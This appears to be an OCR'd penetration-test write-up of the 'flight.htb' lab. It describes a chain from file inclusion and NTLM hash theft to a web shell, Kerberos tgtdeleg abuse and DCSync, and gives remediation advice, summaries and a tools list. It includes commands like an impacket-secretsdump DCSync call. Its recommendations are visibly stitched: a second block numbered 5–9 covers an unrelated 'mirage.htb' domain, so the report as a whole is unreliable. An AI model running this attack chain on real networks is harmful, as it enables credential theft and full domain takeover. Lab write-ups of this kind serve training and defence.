
- **Description**: An internal IIS development service running on port 8000 was discovered. While not directly exposed externally, its security posture was weak. The associated file directory (`c:\inetpub\development`) was writable by the compromised user `c.bum` .
- **Impact**: Allowed deployment of an ASPX web shell to a secondary, potentially less monitored, application pool. This provided code execution in the context of `IIS APPPOOL\DefaultAppPool` , a privileged virtual account.
- **Technical Summary**: The port was discovered via `netstat` and tunneled using `chisel` . Write access to the directory allowed upload of `shell.aspx` , leading to command execution in the IIS application pool context.

3.8 Vulnerability: Abuse of DefaultAppPool Virtual Account for Kerberos Delegation



- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 8.0 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The `IIS APPPOOL\DefaultAppPool` virtual account, by design, can request Kerberos tickets for the computer account where it runs. This feature was abused to obtain a Ticket Granting Ticket (TGT) for the `G0$` machine account via the `tgtdeleg` trick.
- **Impact**: Obtaining the machine account TGT allowed for a DCSync attack, enabling the extraction of all password hashes for every domain user, including the `Administrator` . This led to complete domain compromise.
- **Technical Summary**: Using `Rubeus.exe tgtdeleg` , a forwardable TGT for `G0$` was requested and captured. This ticket was converted and used with `impacket-secretsdump` to perform a DCSync.


3.9 Vulnerability: Presence of SeImpersonatePrivilege on Service Account



,

- **CVSS v3.1**: **AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 8.0 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The `IIS APPPOOL\DefaultAppPool` account was granted the `SeImpersonatePrivilege`. This is a common but dangerous configuration for service accounts, as it allows them to impersonate any token available on the local system.
- **Impact**: Local privilege escalation to `NT AUTHORITY\SYSTEM`. This provided an alternative, non-Kerberos path to full control of the domain controller, independent of the DCSync attack.
- **Technical Summary**: The privilege was confirmed with `whoami /priv`. Using the `SweetPotato` exploit (`-e EfsRpc`), the privilege was leveraged to spawn a `cmd.exe` process as `SYSTEM`, yielding a reverse shell.

3.10 Vulnerability: Default Configuration Allowing DCSync with Machine Account



- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 9.1 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`
- **Description**: By default, domain controller machine accounts have the necessary permissions (`Replicating Directory Changes`, `Replicating Directory Changes All`) to perform DCSync operations. Obtaining their TGT is equivalent to obtaining domain admin privileges.
- **Impact**: This is the fundamental impact of the Kerberos delegation abuse (Finding 3.8). It resulted in the complete compromise of all domain credentials, representing a total loss

of confidentiality for the Active Directory identity store.

- **Technical Summary**: The machine account TGT obtained via `tgtdeleg` was used in the command `impacket-secretsdump -k -no-pass 'G0.flight.htb'`, successfully retrieving the NTLM hash for `Administrator` and all other users.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1190**: Exploit Public-Facing Application
  - **T1210**: Exploitation of Remote Services
  - **T1558.003**: Steal or Forge Kerberos Tickets: Kerberoasting
  - **T1550.002**: Use Alternate Authentication Material: Pass the Hash
  - **T1003.006**: OS Credential Dumping: DCSync
  - **T1134.002**: Access Token Manipulation: Impersonate Privileges
- **CWE Mappings**:
  - **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
  - **CWE-522**: Insufficiently Protected Credentials
  - **CWE-308**: Use of Single-factor Authentication
  - **CWE-269**: Improper Privilege Management
  - **CWE-250**: Execution with Unnecessary Privileges

Note on CVSS Scoring:

The scores were calculated considering the worst-case scenario derived from the exploitation of each vulnerability within the context of this assessment. Factors such as **Scope (S)** were set to **Changed (C)** when exploitation allowed movement from one security context (service account) to another (domain user). **Confidentiality (C)** was rated as **High** when credentials or password hashes were obtained. The perspective of a remote attacker with no initial authentication was prioritized.

4 Recomendations

To remediate and mitigate the vulnerabilities identified during this engagement — including Local and Remote File Inclusion, NTLMv2 credential interception, password reuse, insecure share permissions, excessive web directory access, and critical Kerberos delegation abuse leading to DCSync — the following recommendations should be implemented across the `flight.htb` Active Directory environment:

1. Secure Web Application Input Validation

- **Sanitize File Path Inputs**: Implement strict whitelist-based validation for the `view` parameter in the `school.flight.htb` application. Reject any input containing directory traversal sequences (`../`, `..\`, absolute paths like `C:/`) and restrict allowed file extensions to those necessary for application functionality.
- **Disable Dangerous PHP Settings**: Set `allow_url_fopen = Off` and `allow_url_include = Off` in the `php.ini` configuration file on all web servers to prevent Remote File Inclusion (RFI) attacks. Use safer alternatives like `file_get_contents()` with local paths only.
- **Implement Proper Error Handling**: Configure custom error pages to prevent disclosure of PHP source code, stack traces, or server paths. Ensure error messages are generic and do not leak sensitive debugging information to unauthenticated users.

2. Harden Service Account Credential Management

- **Eliminate Password Reuse**: Enforce a strict policy prohibiting password reuse between service accounts (e.g., `svc_apache`) and standard user accounts (e.g., `S.Moon`). Implement unique, complex passwords for each account and consider using Group Managed Service Accounts (gMSAs) for automated services.
- **Implement Credential Rotation**: Establish a regular password rotation schedule for all service accounts, especially those with network access. Automate this process where possible to ensure compliance.
- **Apply Least Privilege to Service Accounts**: Restrict the permissions of `svc_apache` to the minimum required for its function. It should not have domain authentication privileges beyond its specific service context.

3. Secure Network Share Permissions and Protocols

- **Audit and Restrict SMB Share Write Permissions**: Review all network share permissions (e.g., shares accessible by `S.Moon`). Remove unnecessary write access and apply the principle of least privilege. Ensure users can only write to shares explicitly required for their role.
- **Disable NTLM Authentication Where Possible**: Implement a policy to disable NTLM authentication across the domain in favor of Kerberos. If NTLM must be used, restrict it to specific servers and enable SMB signing to mitigate relay attacks.
- **Block Outbound SMB from Web Servers**: Use host-based firewalls or Group Policy to block outbound SMB connections (TCP 445) from web servers to internal networks. This prevents web servers from being used as intermediaries in SMB authentication coercion attacks.

4. Enforce Strict Web Directory Access Controls

- **Separate Development and Production Web Roots**: The IIS development service on port 8000 should not share a writable directory with a production user account (`c.bum`). Isolate development environments and ensure production web directories

(`C:\inetpub\wwwroot` or equivalent) have strict write permissions, ideally limited to deployment service accounts only.
- **Remove Unnecessary Group Memberships**: Audit the `webdevs` group and ensure it only contains users who require write access to live web content as part of a controlled deployment process. The ability to write directly to a web root is a high-risk privilege.

5. Mitigate Kerberos Delegation and Machine Account Abuse

- **Audit and Restrict TGT Delegation Rights**: Investigate and remove the ability for virtual accounts like `IIS APPPOOL\DefaultAppPool` to obtain forwardable tickets for machine accounts (`tgtdeleg`). This can be controlled via Kerberos policy and by ensuring service accounts do not have the `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION` attribute.
- **Monitor for Anomalous Kerberos Ticket Requests**: Implement SIEM alerting for Kerberos TGS-REQ and TGT requests, particularly those requesting forwardable tickets or tickets for machine accounts from non-machine principals. Tools like Microsoft Defender for Identity can detect such anomalies.

6. Harden IIS Application Pool Configuration

- **Remove Unnecessary Privileges**: The `SeImpersonatePrivilege` should be removed from the `IIS APPPOOL\DefaultAppPool` account unless explicitly required by the hosted application. This significantly reduces the risk of local privilege escalation via tools like SweetPotato.
- **Use Dedicated Service Accounts for Critical Apps**: For IIS applications handling sensitive operations, consider using configured service accounts instead of the default virtual accounts. This allows for finer-grained control and auditing of privileges.

7. Implement Defensive Monitoring for Active Directory Attacks

- **Enable and Centralize Audit Policy for DCSync**: Enable the `Audit Directory Service Access` policy and specifically monitor for `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` events (4662). Alert on any replication requests originating from non-domain controller accounts.
- **Deploy Threat Detection Solutions**: Implement solutions like Microsoft Defender for Identity or a third-party EDR with AD threat detection capabilities. These tools can identify and alert on reconnaissance, lateral movement, and privilege escalation patterns like those demonstrated (NTLM relay, Kerberoasting, DCSync).
- **Segment Critical Domain Controllers**: Restrict network access to Domain Controllers (port 389, 445, 88) from non-admin workstations and servers. The IIS server should not have direct network-level access to perform a DCSync against a DC.

8. Strengthen Overall Security Posture and Processes

- **Conduct Regular Vulnerability Assessments and Penetration Tests**: Schedule periodic external and internal penetration tests that specifically include Active Directory attack vectors. Use the findings to iteratively harden the environment.
- **Implement an Active Directory Hygiene Program**: Regularly use tools like BloodHound or Microsoft's Attack Surface Analyzer to identify and remediate misconfigurations, excessive permissions, and dangerous relationships within AD.
- **Develop and Test Incident Response Playbooks**: Create specific playbooks for responding to indicators of web shell deployment, Pass-the-Hash attacks, Kerberos abuse, and DCSync events. Ensure the Security Operations Center (SOC) is trained to recognize these threats.

9. Enhance Logging and Alerting

- **Centralize All Security Logs**: Ensure logs from web servers (IIS, Apache), Windows Event Logs (Security, System), firewall/network devices, and endpoint security solutions are aggregated into a SIEM.
- **Create Targeted Alerts**:
  - Web server logs: Alert on successful LFI/RFI patterns (`../` , `C:/` , `//<IP>/`).
  - Windows Security logs: Alert on `4624` logons from service accounts (e.g., `svc_apache`) to interactive workstations, and `4672` (admin logon) for unexpected accounts.
  - Network traffic: Alert on outbound SMB connections from web servers.

5. Restrict Excessive Permissions for Password Resets

- **Audit Password Reset Permissions**: Use tools like BloodHound to review and remove excessive permissions, such as `mark.bbond` 's ability to reset `javier.mmarshall` 's password. Apply the principle of least privilege to all accounts and groups.
- **Implement Role-Based Access Control (RBAC)**: Restrict password reset capabilities to specific administrative roles. Use Active Directory delegation to limit which accounts can modify others' attributes.
- **Monitor Password Changes**: Enable logging for password reset events in Active Directory and monitor for unauthorized changes, especially for sensitive accounts like `javier.mmarshall` .

6. Secure Group Managed Service Account (GMSA) Credentials

- **Limit GMSA Read Permissions**: Remove `ReadGMSAPassword` permissions from accounts like `javier.mmarshall` over `Mirage-Service$` unless absolutely necessary. Use Active Directory ACLs to restrict access to GMSA credentials.
- **Rotate GMSA Passwords**: Configure automatic password rotation for GMSAs like `Mirage-Service$` to minimize the impact of exposed credentials. Ensure rotation occurs frequently and is monitored.

- **Audit GMSA Access**: Enable auditing for GMSA credential access and integrate logs into a SIEM system to detect unauthorized retrieval of NTLM hashes or other sensitive data.

7. Harden Active Directory Certificate Services (ADCS)

- **Disable Weak Certificate Mapping**: Modify the Schannel configuration (`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel`) to remove `CertificateMappingMethods=0x4` (UPN mapping), preventing ESC10 attacks. Prefer stronger mapping methods, such as Explicit Mapping.
- **Restrict Certificate Issuance**: Limit which accounts can request certificates from the `mirage-DC01-CA` Certificate Authority. Ensure that only authorized service accounts can issue certificates with sensitive UPNs like `dc01$@mirage.htb`.
- **Audit Certificate Requests**: Enable logging for certificate issuance and revocation events in ADCS. Monitor for suspicious certificate requests, especially those involving manipulated UPNs or high-privilege accounts.

8. Strengthen Lateral Movement Protections

- **Limit Remote Management Access**: Review memberships of groups like `IT Admins` and `Remote Management Users` to ensure only necessary accounts, such as `nathan.aadam`, have WinRM access to `dc01.mirage.htb`. Implement just-in-time (JIT) access for remote management tasks.
- **Secure Account Configurations**: Ensure accounts like `javier.mmarshall` are not disabled unnecessarily and have appropriate `userAccountControl` and `logonhours` settings to prevent exploitation. Regularly audit account statuses and permissions.
- **Implement Network Segmentation**: Restrict network access to critical services (e.g., LDAP, WinRM, Kerberos) to specific IP ranges. Use firewalls to block unauthorized connections to `10.129.147.227` or related IPs.

9. Enhance Logging, Monitoring, and Incident Response

- **Centralize Logs**: Aggregate logs from Active Directory, NATS server, NFS, WinRM, Kerberos, LDAP, and ADCS into a centralized SIEM system. Ensure events like DNS updates, NATS authentication attempts, and certificate requests are indexed and correlated.
- **Define Incident Response Playbooks**: Develop procedures for responding to detected vulnerabilities, such as DNS spoofing, Kerberoasting, GMSA credential exposure, and ADCS abuse. Include steps for revoking compromised certificates and resetting affected accounts.
- **Conduct Regular Security Assessments**: Perform periodic penetration tests and Active Directory reviews to identify and remediate vulnerabilities like those exploited in this engagement. Use tools like BloodHound and Certipy to proactively detect misconfigurations.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's digital network as a high-security corporate headquarters. The lobby (your public website) is open to visitors, but internal offices, file rooms, and especially the executive floor (your domain controllers) should be accessible only with proper authorization. During our security assessment, we discovered a series of unlocked doors, copied keys left in plain sight, and security guards who would trust forged IDs—allowing an intruder to walk from the public lobby directly into the CEO's office.

Here’s the business risk journey we demonstrated:

- **An Open Visitor Log with Hidden Secrets**: The public website for flight booking had a hidden section (`school.flight.htb`). A simple trick—like asking to see a specific file—allowed us to view the building's blueprints (`php.ini` , `hosts` file). One blueprint note said, "Feel free to fetch documents from outside addresses." We used this permission slip to make the server call a fake delivery service we controlled, and it handed over its employee badge (`svc_apache` password) as "identification."
- **One Key Opens Multiple Offices**: The employee badge we stole wasn't just for a janitorial closet. Astonishingly, the same keycode also worked for an office worker's (`S.Moon`) door. This employee had access to a shared project room (network share). We left a malicious document in that room that, when opened by a colleague (`c.bum`), tricked their computer into sending us *their* badge credentials.
- **From Project Room to Web Control Room**: The new employee (`c.bum`) had access to the company's live website control panel. We uploaded a small program (web shell) that gave us remote control of the public website. From there, we found a back door to an internal development studio (IIS on port 8000), which we also took over.
- **The Master Key Factory**: The development studio ran under a system account (`IIS APPPOOL\DefaultAppPool`). By law, this account can request a "master key blank" for the building's main security server (`G0$` machine account). We requested one, forged it, and used it to create a perfect copy of the **building's master keyring** (DCSync). This keyring contained every employee's key, including the CEO's (`Administrator`).

The Bottom Line for Leadership: This wasn't a sophisticated "zero-day" hack. It was a chain of basic oversights: a misconfigured web setting, a reused password, poor file permissions, and over-trusted system accounts. A real attacker exploiting these flaws wouldn't just deface your website. They could:

1. **Steal all employee and customer data** from your Active Directory.
2. **Encrypt critical servers** (like your domain controller) with ransomware, halting all operations.
3. **Remain hidden for months**, using your systems to launch attacks against partners or clients, damaging your reputation as a trusted entity.

Fixing these issues is not just an IT task; it's a critical business investment to protect your assets, maintain customer trust, and ensure operational continuity.

5.2 Technical Summary

The assessment of the `flight.htb` domain confirmed a critical attack path where web application vulnerabilities led to full Active Directory compromise. The following vulnerabilities were successfully exploited in sequence:

1. **Unauthenticated LFI & RFI on `school.flight.htb`**
   - **Issue**: The `view` parameter allowed arbitrary local file reads and, due to `allow_url_fopen=On`, remote file inclusion.
   - **Impact**: Served as the initial vector for server fingerprinting and, crucially, for forcing the server to initiate SMB authentication to a controlled host, leading to credential theft.
2. **NTLMv2 Hash Theft via SMB Coercion**
   - **Issue**: The RFI vulnerability was weaponized to coerce the `svc_apache` service account into authenticating via NTLM to an attacker's SMB server (Responder).
   - **Impact**: The captured hash was cracked, providing the first valid domain credential.
3. **Critical Password Reuse**
   - **Issue**: The cracked password for the low-privilege `svc_apache` account was identically used by the domain user `S.Moon`.
   - **Impact**: Elevated access from a service context to a standard user with write permissions to network shares, enabling the next phase of attack.
4. **NTLM Relay via Insecure Share Permissions**
   - **Issue**: `S.Moon` could write files to a share browsed by other users. Malicious files with UNC paths captured the NTLMv2 hash of user `c.bum`.
   - **Impact**: Provided credentials for a user in the `webdevs` group, granting write access to web directories.
5. **Unauthorized Web Shell Deployment**
   - **Issue**: `c.bum` had write access to the primary web root, allowing upload of a PHP web shell (`shell.php`).
   - **Impact**: Achieved remote code execution on the web server, leading to an interactive foothold.
6. **Discovery and Compromise of Internal Development Service**
   - **Issue**: An internal IIS service on port 8000 was found. Its root directory was writable, allowing deployment of an ASPX web shell.
   - **Impact**: Achieved code execution in the context of the `IIS APPPOOL\DefaultAppPool` virtual account, which possesses significant inherent privileges.
7. **Abuse of Virtual Account for Kerberos Delegation (tgtdeleg)**

- **Issue**: The `IIS APPPOOL\DefaultAppPool` account can request a forwardable Ticket Granting Ticket (TGT) for the machine account where it runs.
- **Impact**: Obtained a TGT for the `G0$` computer account, which has the inherent rights to perform a DCSync attack.

8. **Domain Compromise via DCSync**
   - **Issue**: With the machine account TGT, the `impacket-secretsdump` tool was used to request replication of all user password data from the domain controller.
   - **Impact**: Extracted the NTLM hash for every domain user, including `Administrator`, resulting in total domain compromise.

Alternative Privilege Escalation Path Demonstrated:
9. **Exploitation of `SeImpersonatePrivilege`**

- **Issue**: The `IIS APPPOOL\DefaultAppPool` account was granted the `SeImpersonatePrivilege`.
- **Impact**: This privilege was leveraged via the `SweetPotato` exploit to achieve `NT AUTHORITY\SYSTEM` permissions on the domain controller, providing an alternative path to full control.

Technical Verdict: This engagement illustrates a classic but highly effective attack chain prevalent in corporate networks. It underscores how a single external vulnerability (LFI/RFI), combined with common internal misconfigurations (password reuse, excessive permissions, default service account privileges), can be chained to bypass all security layers and seize control of the entire Windows domain. The absence of robust detection mechanisms allowed each step to proceed unimpeded.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for initial reconnaissance and comprehensive port enumeration. It identified critical services including DNS (53), HTTP (80), Kerberos (88), LDAP (389/636), SMB (445), and various RPC ports, confirming the target as a Windows Active Directory domain controller (`G0.flight.htb`).
- **Gobuster**
  Description: Directory and virtual host brute-forcing tool. Used to discover the subdomain `school.flight.htb`, which significantly expanded the attack surface and revealed the primary web application vulnerability.
- **Wappalyzer (Browser Extension)**
  Description: Technology profiling tool used to identify the web server (Apache 2.4.52) and server-side programming language (PHP 8.1.1) running on the target, aiding in vulnerability analysis and exploit selection.
- **Responder**
  Description: LLMNR, NBT-NS, and MDNS poisoner. Configured as a malicious SMB

server to capture NTLMv2 challenge-response hashes when the vulnerable web server was coerced into authenticating via the RFI vulnerability.

- **Hashcat**
  Description: Advanced password recovery tool. Used in offline mode with the `rockyou.txt` wordlist to crack the captured NTLMv2 hash for the `svc_apache` account (mode 5600) and to demonstrate the crackability of hashes obtained throughout the engagement.
- **NetExec (nxc)**
  Description: Swiss-army knife for network penetration testing. Used extensively for SMB enumeration (`--shares` , `--users`), credential validation, and testing password reuse across the domain (`flight.htb`).
- **ntlm_theft.py**
  Description: Script from the `ntlmv1-multi` toolkit used to generate malicious files (.scf, .ini, .url, etc.) containing UNC paths pointing to an attacker-controlled SMB server. These files, when placed on a writable share, automatically trigger SMB authentication from browsing users.
- **smbclient**
  Description: Command-line SMB/CIFS client. Used to interact with network shares (`Users` , `Web`) using compromised credentials (`c.bum`), enabling file uploads (web shells) and directory enumeration.
- **RunasCs**
  Description: Native Windows privilege escalation tool that allows executing commands in the context of another user using clear-text credentials. Used to gain an interactive PowerShell session as `c.bum` from the initial web shell context.
- **netstat (Windows)**
  Description: Built-in Windows network statistics utility. Used on the compromised host to discover the internal IIS service listening on port 8000, revealing a secondary attack vector.
- **Chisel**
  Description: Fast TCP/UDP tunnel tool. Used to create a reverse tunnel from the attacker's machine to the internal port 8000 on the target, making the internal development service accessible for external attack.
- **PowerShell (IWR/Invoke-WebRequest)**
  Description: Built-in Windows scripting language and module. Used to download attacker-supplied tools (e.g., `shell.aspx` , `chisel.exe` , `Rubeus.exe`) from the attacker's HTTP server onto the compromised host.
- **Rubeus**
  Description: C# toolset for raw Kerberos interaction and abuse. The `tgtdeleg` module was used to exploit the `IIS APPPOOL\DefaultAppPool` virtual account's ability to request a forwardable Ticket Granting Ticket (TGT) for the computer account (`G0$`), enabling the DCSync attack.

- **Impacket Suite**
  Description: Collection of Python classes for working with network protocols. Critical tools used included:
  - `secretsdump`: Performed the DCSync attack using the machine account TGT to extract all domain user hashes, including `Administrator`.
  - `psexec`: Established a fully privileged administrative session on the domain controller using the recovered `Administrator` NTLM hash.
- **SweetPotato**
  Description: Local privilege escalation tool that aggregates various `SeImpersonatePrivilege` abuse techniques. Used to demonstrate an alternative escalation path from `IIS APPPOOL\DefaultAppPool` to `NT AUTHORITY\SYSTEM` by exploiting the EfsRpc vulnerability.
- **bloodhound-python**
  Description: Python-based data collector for BloodHound. Used to ingest Active Directory data with the initially compromised `svc_apache` credentials, though the primary attack path was discovered through manual exploitation. Useful for post-compromise analysis of group memberships (e.g., `webdevs`).
- **Evil-WinRM**
  Description: Ultimate WinRM shell for penetration testing. Provided a fallback method for remote access, though not the primary vector in this engagement. Could be used with the recovered `Administrator` hash for final access.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module. Used throughout the engagement to host tools, payloads, and web shells for download by the compromised systems (e.g., `python3 -m http.server 80`).

Usage Note: All tools were employed in a controlled, isolated lab environment. Their use followed a logical progression from reconnaissance to exploitation, demonstrating how openly available security tools can be chained together to compromise an enterprise network when basic security principles are not followed.